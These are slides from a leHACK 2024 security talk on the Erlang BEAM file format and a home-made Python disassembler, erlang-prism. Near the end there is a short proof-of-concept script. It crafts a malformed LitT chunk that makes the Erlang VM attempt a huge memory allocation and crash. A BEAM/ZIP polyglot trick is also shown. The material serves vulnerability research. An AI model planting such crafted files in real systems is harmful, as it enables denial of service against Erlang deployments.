PRISM, a light BEAM disassembler

leHACK 2024, July 5

Damien Cauquil | @virtualabs@mamot.fr

Quarkslab

Who am I

- R&D Engineer @ Quarkslab
- Love hardware and software reverse-engineering
- Love programming and creating tools
  (but not maintaining them 👎)
- Also love challenges !

Where it all began (story time)

Once upon a time ...

The story of Erlang and its Virtual Machine

- First version of Erlang was implemented in Prolog in 1986 by *Ericsson*
- They were multiple attempts to improve performances:
  - Joe's Abstract Machine (**JAM**, 1989)
  - Turbo Erlang Abstract machine (**TEAM**, 1991)
- *Bogumil "Bogdan" Hausman* created the Bogdan's Erlang Abstract Machine (**BEAM**)
  - Hybdrid machine capable of executing native and *threaded code*
  - **Faster than JAM** but reuses some parts

The erlang VM in a nutshell


- **Register-based** virtual machine
- Two register banks used: **X** and **Y**
  - **Xn** registers are used for passing args
  - **Yn** registers are used for storing locals
  - **X0** is used to return a value from a function (accumulator)
- Registers **can hold different value types** like *lists*, *tuples*, *integers*, etc.
- VM runs multiple **light-weight processes** that use a *mailbox* system to exchange data
  - It provides **scalability** ...
  - ... and **performance** (load-balancing VM processes)

Off-the-shelf BEAM disassemblers

- `beam_disassemble`[1]:
  - An Erlang module to disassemble BEAM bytecode (Erlang-ception !)
  - Based on Erlang/OTP compiler module
- `BEAMdasm` (original)[2]:
  - *Visual Studio Code* extension to disassemble BEAM files
  - Does not work with some BEAM files, no idea why ...
  - Produced disassembly code is ... puzzling
- `BEAMdasm (fork)`[3]:
  - Works a bit better than the previous `BEAMdasm`
  - Still unable to disassemble some assemblies !

[1] `https://github.com/sg2342/beam_disassemble`
[2] `https://github.com/scout119/beamdasm`
[3] `https://github.com/doorgan/beamdasm`

Why another disassembler ?



Remember, I love challenges !

Who am I

- R&D Engineer @ Quarkslab
- Love hardware and software reverse-engineering
- Love programming and creating tools (but not maintaining them 👎)
- Also love challenges !

Writing a disassembler in 3 days

Quarkslab

Writing a disassembler in 3 days


WE NEED TO GO
DEEPER
memegenerator.net

My plan, my rules


The plan

- Find out how BEAM files are organized and how to extract data and code
- Find out how instructions are encoded and how to parse them
- Code a tool to load a BEAM file into an intermediate representation in memory
- Make the tool produce some text from this intermediate representation
- Add flakes and glitter by adding some cool extra features

The rules


- Stick to a **known language**, ideally a flexible one (Python in my case)
- **K**eep **it** **s**imple **s**tupid !
- **Don't waste time**, really.

BEAM file format



- Interchange File Format (**IFF**)
- 12-byte header with **IFF** and *BEAM* magic value
- **Section-based** file format
- All values are **big-endian**

BEAM sections



- Section format includes a **4-byte marker** followed by **4-byte data length** (big-endian)
- Markers for different types of sections (`AtU8`, `FunT`, `ExpT`, `Code`, ...)
- **Section data format varies** from one section to another

Interesting sections

`FunT`	Section containing the module's functions definitions and associated code pointers.
`ImpT`	Section containing the imported functions from external modules.
`ExpT`	Section containing the module's exported functions.
`Atom`	Section containing the module's atoms (literals, constants with names).
`Abst`	Section containing the module's Abstract Syntax Tree, if available.
`Code`	Section containing the code blobs of all functions.

EZ file format


- Basically a **ZIP file** containing BEAM files !
- Can contain directories and sub-directories
- Used to **package applications, libraries and resources** into a single file

Code section

- Contains the module's functions code
- A function's code is composed of a **series of instructions**
- **Instructions are encoded**, including an operation code and its operands
- **182 known instructions** (Erlang/OTP R26[4])

[4] https://github.com/erlang/otp/blob/OTP-26.2.5/lib/compiler/src/genop.tab

Code section



Instruction decoding

- Instructions accept a **variable number of operands**
- Number of operands is known as **arity**
- Instructions are defined by their *opcode* and *arity*

```
#
# Generic instructions, generated by the compiler.  If any of them change number,
# arity or semantics, the format number above must be bumped.
#

## @spec label Lbl
## @doc Specify a module local label.
##      Label gives this code address a name (Lbl) and marks the start of
##      a basic block.
1: label/1
```

Compact Term Encoding

BEAM file uses a special encoding to store simple terms in BEAM file in a space-efficient way. It is different from memory term layout, used by BEAM VM.


The idea is to stick as many type and value data into the 1st byte as possible:

```
  7 6 5 4 3 | 2 1 0
  ----------+------
            | 0 0 0 — Literal
            | 0 0 1 — Integer
            | 0 1 0 — Atom
            | 0 1 1 — X Register
            | 1 0 0 — Y Register
            | 1 0 1 — Label
            | 1 1 0 — Character
  0 0 0 1 0 | 1 1 1 — Extended — Float
  0 0 1 0 0 | 1 1 1 — Extended — List
  0 0 1 1 0 | 1 1 1 — Extended — Floating point register
  0 1 0 0 0 | 1 1 1 — Extended — Allocation list
  0 1 0 1 0 | 1 1 1 — Extended — Literal
```

source: `https://beam-wisdoms.clau.se/indepth-beam-file.html`

Encoding a value (basic type)


Value below 16



Value below 2048


Encoding larger values (basic type)

Values stored on 2-8 bytes




Extended Term Encoding

- BEAM also introduces an **Extended Term Encoding**
- **Extended Term Encoding** uses nested encoded terms




Operand decoding




- Tag (bits 0-2) is `000`, indicating a *literal* term
- Value (bits 4-7) is `0001` (0x01)
- Instruction `0x01 0x10` can be interpreted as `label #1`

Operand decoding




Literals section

- This section contains **compressed data** that need to be decompressed first (**Zlib**)
- Uncompressed data contains a **list of literals**




Literals section


- Once decompressed, **literals can be parsed**



Atoms section



Functions information section



Building our disassembler

Desired features

- **Batch processing**: able to load a set of files and analyze them altogether
- **Xrefs analysis**: document internal and external cross-refs in disassembly
- **Improved disassembly** to better see the execution flow
- **Different notations** for *literals*, *strings* and *atoms*
- **Syntax highlighting** to ease analysis

⚠ Some features may be skipped if needed, especially because of lack of time.

And after 3 days of intense work ...

```
$ erlang-prism -h
usage: erlang-prism [-h] [-o OUTPUT_DIR] [-s SEARCH_DIR] [-f BEAM_FILE]

options:
  -h, --help            show this help message and exit
  -o OUTPUT_DIR, --output-dir OUTPUT_DIR
                        Output directory
  -s SEARCH_DIR, --search SEARCH_DIR
                        Search this directory for BEAM files
  -f BEAM_FILE, --file BEAM_FILE
                        BEAM or EZ file to disassemble
```

Disassembling and analyzing files

```
$  erlang-prism -s ./beam-files -o disass
[i] Searching directory ./beam-files ...
- loading beam edlin.beam ...
- loading beam io_lib_fread.beam ...
- loading beam erl_error.beam ...
- loading beam string.beam ...
[i] Found 4 BEAM modules
[i] Disassembling ...
- analyzing module edlin ...
- analyzing module io_lib_fread ...
- analyzing module erl_error ...
- annotating module edlin ...
- annotating module io_lib_fread ...
- annotating module erl_error ...
- annotating module string ...
[i] Writing disassembled code from module edlin to disass/edlin.beamc
[i] Writing disassembled code from module io_lib_fread to disass/io_lib_fread.beamc
[i] Writing disassembled code from module erl_error to disass/erl_error.beamc
[i] Writing disassembled code from module string to disass/string.beamc
```

Disassembly code

```
; Module: string

label1:

func_info            string, list_to_float, 1

; Function <string:list_to_float/1>
label2:
move                 'undef', X0

call_ext_only        1, <erlang:nif_error/1>

...
```

Cross-module analysis


- Load all the modules and **solve calls to imported functions**
- **Add annotations** for external and internal **calls and jumps**

Cross-module analysis

```
; => Called from label80
label79:
func_info           lists, duplicate, 2

; Function <lists:duplicate/2>
; => Externally called from <edlin:multi_line_prompt/1>
; => Externally called from <erl_error:format_arg_errors/3>
; => Externally called from <erl_error:pp_arguments/5>
; ...
; => Externally called from <string:pad/4>
label80:
is_integer          label79, X0
is_ge               label79, X0<1>, 0x0
move                nil, X2
; Calls lists:duplicate/3
call_only           3, label82
```

Tuples and Lists everywhere !

```
; Function <string:to_graphemes/1>
label26:
allocate                1, 1
init_yregs              [Y0]

call_ext                1, <unicode_util:gc/1>
is_nonempty_list        label27, X0
get_list                X0, Y0, X0

; Calls string:to_graphemes/1
call                    1, label26
test_heap               2, 1
put_list                Y0, X0, X0
deallocate              1
return
```



VIM FTW

```
" Vim syntax file
" Language: BEAM disassembly
" Maintainer: Damien Cauquil
" Latest: 12 September 2023

if exists("b:current_syntax")
finish
endif

" ... more syntax processing here ...

" Labels
syn match beamLabel 'label\d\+:'
syn match beamLabelRef 'label\d\+' contained nextgroup=@beamOperand skipwhite

" Values
syn match beamValue '\d\+' contained nextgroup=@beamOperand skipwhite
syn match beamValue '0x[0-9a-fA-F]\+' contained nextgroup=@beamOperand skipwhite
```

VIM FTW

```
; Module: string

label1:

        func_info           string, list_to_float, 1

; Function <string:list_to_float/1>
; => Externally called from <string:to_float/1>
label2:
        move                'undef', X0

        call_ext_only       1, <erlang:nif_error/1>

label3:

        func_info           string, list_to_integer, 1

; Function <string:list_to_integer/1>
; => Externally called from <string:to_integer/1>
label4:
        allocate            2, 1
        init_yregs          [Y0]
        move                X0, Y1
        move                0xa, X1

        call_ext            2, <erts_internal:list_to_integer/2>
        is_tuple            label5, X0
        test_arity          label8, X0, 2
        deallocate          2
        return
```

Source code release

`https://github.com/quarkslab/erlang-prism.git`

Clone it, fork it, and send pull requests !

Wait, there’s more :]

Having fun with BEAM !

©Ange Albertini

- BEAM file format is **chunk-based**
- Some **classic hacks** with chunk-based files:
  - Embed extra data in file (*steganography*, polyglot files)
  - **Abuse parsers** to cause havoc !
- Do you know **Ange Albertini**'s work on files ?

Creating a sample BEAM file

- Followed the Hello World tutorial [5]
- Used `erlc` to compile it into a BEAM file


```
-module(hello).
-export([hello_world/0]).

hello_world() -> io:fwrite("hello, world\n").
```

```
$ erlc hello.erl
$ ls -alh hello.beam
-rw-r--r-- 1 virtualabs virtualabs 692 26 juin  22:50 hello.beam
```

[5] https://www.erlang.org/faq/getting_started

Adding random chunks

- Chunk type is defined by its **marker** (4 bytes)
- What happens if we add a chunk with an **unknown marker** ?



Polyglot file: BEAM and ZIP in one file

```
virtualabs@virtubox ~/qb/rd/beam ls -al hello.beam
-rw-r--r-- 1 virtualabs virtualabs 212740 26 juin  15:50 hello.beam
virtualabs@virtubox ~/qb/rd/beam head -c 128 hello.beam| hexdump -C
00000000  46 4f 52 31 00 03 3e fc  42 45 41 4d 48 34 63 4b  |FOR1..>.BEAMH4cK|
00000010  00 03 3c 70 50 4b 03 04  14 00 00 00 08 00 d7 7a  |..<pPK........z|
00000020  da 58 8d 40 65 9e c4 3b  03 00 d6 43 03 00 0a 00  |.X.@e..;...C....|
00000030  1c 00 6c 65 68 61 63 6b  2e 70 6e 67 55 54 09 00  |..lehack.pngUT..|
00000040  03 26 16 7c 66 25 16 7c  66 75 78 0b 00 01 04 e8  |.&.|f%.|fux.....|
00000050  03 00 00 04 e8 03 00 00  34 7d 75 54 14 dd e3 f7  |........4}uT....|
00000060  22 48 4a 97 74 77 77 83  c0 52 d2 dd 21 dd dd dd  |"HJ.tww..R..!...|
00000070  b0 20 25 dd 25 5d d2 dd  20 25 dd 20 29 dd dd f1  |. %.%].. %. )...|
00000080
virtualabs@virtubox ~/qb/rd/beam erl
Erlang/OTP 25 [erts-13.1.5] [source] [64-bit] [smp:8:8] [ds:8:8:10] [async-threads:1] [jit:ns]

Eshell V13.1.5  (abort with ^G)
1> hello:hello_world().
hello, world
ok
2>
User switch command
 --> q
virtualabs@virtubox ~/qb/rd/beam unzip hello.beam
Archive:  hello.beam
warning [hello.beam]:  20 extra bytes at beginning or within zipfile
  (attempting to process anyway)
 inflating: lehack.png
```

Abusing BEAM parser

```
static int parse_literal_chunk(BeamFile *beam, IFF_Chunk *chunk) {
        Sint32 compressed_size, uncompressed_size;

        /* ... some code ... */
        beamreader_init(chunk->data, chunk->size, &reader);
        compressed_size = chunk->size;

        LoadAssert(beamreader_read_i32(&reader, &uncompressed_size));
        LoadAssert(compressed_size >= 0);

        uncompressed_size_z = uncompressed_size;
        uncompressed_data = erts_alloc(ERTS_ALC_T_TMP, uncompressed_size);
        /* ... more code ... */
```

Abusing BEAM parser

```
"""Take hello.template.beam and add a funky LitT chunk =] """
from struct import pack

def create_fucked_literal_section():
        """Create a nasty literal section"""
        content = pack('>I', 0x80000000) + b"A"*100
        section = b"LitT"+pack('>I', len(content)) + content
        return section

# Voodoo magic
literals = create_fucked_literal_section()
beam = open('hello.template.beam','rb').read()
beam_ = b'FOR1' + pack('>I', len(beam) - 8 + len(literals)) + beam[8:] + literals
open('hello.beam','wb').write(beam_)
```

Abusing BEAM parser

```
 ✘ virtualabs@virtubox  ~/qb/rd/beam  erl
Erlang/OTP 25 [erts-13.1.5] [source] [64-bit] [smp:8:8] [ds:8:8:10] [async-threads:

Eshell V13.1.5  (abort with ^G)
1> hello:hello_world().
temp_alloc: Cannot allocate 18446744071562067968 bytes of memory (of type "tmp").

Crash dump is being written to: erl_crash.dump...done
 ✘ virtualabs@virtubox  ~/qb/rd/beam
```

Conclusion


Some kind of a RE nightmare

- I had to guess how some **recent extended types** are encoded
- Writing a disassembler from scratch **got me headaches**
- Writing code fast 👉 **not thoroughly tested** + dirty code
- **Saved me a lot of time** but could definitely be better.

Possible improvements

- Some BEAM sections are **still unsupported**: `StrT`, `Type`, ...
- **Analysis is very rudimentary** and could be improved:
  - Function prototype guessing by analyzing X registers
  - Better code structure output (try/catch, switch/case)
- **Porting this tool to Ghidra** with a file loader and BEAM instructions support


PoC vs. Release



Vulnerability report

- We found **other vulnerabilities/design flaws** that are currently being reported
- BEAM file format is kind of niche, so **it may have more bugs** :D

Thanks



Thanks to **Ange Albertini** for **SBUD**, **Erlang** for providing a very interesting R&D opportunity and the whole **Quarkslab's Cryptobedded team** for slides review and feedback !

Thanks, questions ?

Contact information:

Email: contact@quarkslab.com

Phone: +33 1 58 30 81 51

Website: https://www.quarkslab.com

Quarkslab

BEAM resources

- Beam wisdoms: `https://beam-wisdoms.clau.se/`
- The Beam book: `https://happi.github.io/theBeamBook/`
- Erlang BEAM VM specs: `https://www.cs-lab.org/historical_beam_instruction_set.html`
- Erlang/OTP `beam_disasm` code: `https://github.com/erlang/otp/blob/cf8c4267657bf3bce5847bb44793f6ff092fea39/lib/compiler/src/beam_disasm.erl`